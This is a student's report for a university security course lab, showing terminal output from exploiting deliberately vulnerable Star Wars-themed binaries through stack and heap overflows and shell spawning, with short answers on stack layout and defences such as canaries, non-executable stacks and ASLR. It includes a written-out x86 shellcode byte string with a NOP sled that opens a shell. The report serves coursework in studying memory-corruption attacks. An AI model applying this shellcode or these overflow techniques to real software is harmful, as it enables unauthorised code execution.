
CSE 543 Project 2 Report


-Ayush Tiwari (apt5366@psu.edu)

Task 1




```
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$ ./victim1-binary attack1-payload
Welcome to the Jedi Academy - CSE543
Task 1 :- Collect your saber, Padawan!
Congratulations Padawan! You wield your first lightsaber.

Saber ID = 11383
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$
```

Task 2




```
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$ ./victim2-binary $(python attack2.py)
You now must pick your Kyber crystal

Purple
```

Task 3




```
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$ make attack3-binary
gcc  -c -g -Wall -m32 -ffreestanding attack3.c -o attack3.o
gcc  -g -Wall -m32 -ffreestanding attack3.o util-program.o -o attack3-binary
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$ ./attack3-binary
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$ ./victim3-binary attack3-payload
You have made it to death star to rescue Princess Leia
To do so open a shell
You have opened the shell and rescued Leia!!
$
```

Task 4




```
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$ make attack4-binary
gcc  -c -g -Wall -m32 -ffreestanding attack4.c -o attack4.o
gcc  -g -Wall -m32 -ffreestanding attack4.o util-program.o -o attack4-binary
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$ ./attack4-binary
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$ ./victim4-binary attack4-payload
The Empire Strikes Back, escape Hoth!
You escaped to the outer rim, well done!
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$
```

Task 5




```
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$ make attack5-binary
make: 'attack5-binary' is up to date.
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$ ./attack5-binary
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$ ./victim5-binary attack5-payload
Welcome to your training
You carry Yoda through the woods
Round Code = 11383

You start to harness the force
Round Code = 5886

You think you are ready and leave to face Vader
Yoda readies your shipRound Code = 2777
```

Task 6




```
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$ make attack6-binary
gcc  -c -g -Wall -m32 -ffreestanding attack6.c -o attack6.o
gcc  -g -Wall -m32 -ffreestanding attack6.o util-program.o -o attack6-binary
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$ ./atack6-binary
bash: ./atack6-binary: No such file or directory
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$ ./attack6-binary
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$ ./victim6-binary attack6-payload
You rescue Han from Jabba!
cse543-f22@cse543f23-virtualbox:~/Desktop/proj2$
```

Task 7



```
gdb-peda$ r attack7-payload
Starting program: /home/cse543-f22/Desktop/proj2/victim7-binary attack7-payload
You travel to Endor
You make friends with Ewoks, they want to know your name:

Your Name is :-
Ayush[Inferior 1 (process 11068) exited with code 0101]
```


Task 8




```
gdb-peda$ r $(python attack8.py)
Starting program: /home/cse543-f22/Desktop/proj2/victim8-binary $(python attack8.py)
Get Shell from here!
process 16752 is executing new program: /bin/dash
$
$
$
```

Questions


1)



Heap before attack
ship_ptr(4 bytes)= 0x080485eb (address of dual_loss()
master(70 bytes)='A' * 70
0x00000000


After heap overflow attack
ship_ptr(4 bytes)= 0x08048604 (address of dual_win())
master(74 bytes)= 'A'* 70
0x00000000

2) It is because when we are in gdb, the addresses of objects placed on the stack stay constant and as we found during our test runs so we can expect the program to jump to the address where we have stored the string of our name on stack while using gdb. But this is not always the case with the command line so our program doesn't jump to where we want it to as some other metadata might now be placed at our desired location.

3)




Stack after overflow attack
0xffffffff
main
inputStr
argc
0xbfffef0c (address in NOPs before shell code)
AAAAAAAA
AAAAAAAA
AAAAAAAA
buf='\x90'*40 +\x31\xc0\x89\xc3 \xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f \x73\x68\x68\x2f\x2f\x62\x69\x89 \xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80 +'AAAAAAA...

4)

5)

To prevent buffer overflow attacks we should use Canary or StackGaurd on our stack and also keep the stack non-executable which would be the best against buffer overflow attacks. Similarly for ROP attacks randomizing the addresses of different libc calls placed on the stack (ASLR) to prevent ROP attacks.

To bypass Canary we can use ROP or return-to-libc attack to make return go to a system call and open a shell for us.